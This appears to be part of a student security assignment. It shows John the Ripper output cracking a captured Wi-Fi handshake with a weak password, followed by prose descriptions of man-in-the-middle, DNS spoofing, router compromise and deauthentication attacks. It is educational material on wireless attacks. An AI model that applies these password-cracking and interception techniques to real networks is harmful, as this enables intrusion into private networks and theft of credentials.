Will run 16 OpenMP threads
Note: Minimum length forced to 2 by format
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 28 candidates buffered for the current salt, minimum 64 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789        (SanderPhone)
1g 0:00:00:00 DONE 2/3 (2025-10-14 11:08) 2.222g/s 13066p/s 13066c/s 13066C/s 123456..frodo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
^alexa⚡Blazingly🔥Fast ~/notesLetchs ❯
```

Figure 10: Captured handshake

As Figure 10 shows, the password is cracked and it took less then 1 second to crack the password, since the password is a weak password. This is why its important to always have a strong password on your WiFi access point, so that attackers not can easily crack the password and get access to your private network.

4.2 Assignment Wi-Fi Attack Names

Man-in-the-middle attacks

This is an attack where the attacker places themselves between two parties that are communicating. The attacker can then intercept, modify, block the communication, or simply just listen to it. The attacker can perform an **SSL hijack** attack that downgrades the HTTPS protocol to HTTP, allowing them to see all communication in plain text. For example, the attacker downgrades the HTTPS login page to HTTP, and now they can see the username and password being sent.

DNS spoofing is a technique where the attacker has established a man-in-the-middle attack, and can then intercept DNS requests and respond with a malicious IP address. This allows them to redirect the user to a fake website — for instance, a fake Facebook login page. Even if there is an OTP (one-time password), the attacker can still design the website to look identical to the real Facebook page. When the user enters their username and password, the attacker can then perform an account takeover. This is why it is important to notice the when the bar that the URL is not correct and the URL bar is not saying: “Not secure”, and there is a lock icon with a red cross on it.

Network injection — router / access point compromise

An attacker may target a Wi-Fi router or access point by exploiting firmware vulnerabilities, weak/default credentials, or try to inject malicious code to execute unauthorized commands gain access. Once the attacker gains administrative access they can modify firmware logic or configuration so the device behaves according to the attacker’s wishes: capturing and logging all passing traffic, altering DNS responses or creating persistent backdoors for later access.

Deauthentication attacks are a type of attack where the attacker sends deauthentication frames to the target device, forcing it to disconnect and after the disconnection, the target device will try to reconnect to the access point, with a WPA handshake. The attacker can then capture the handshake and try to crack the password offline.

4.3 Appendix section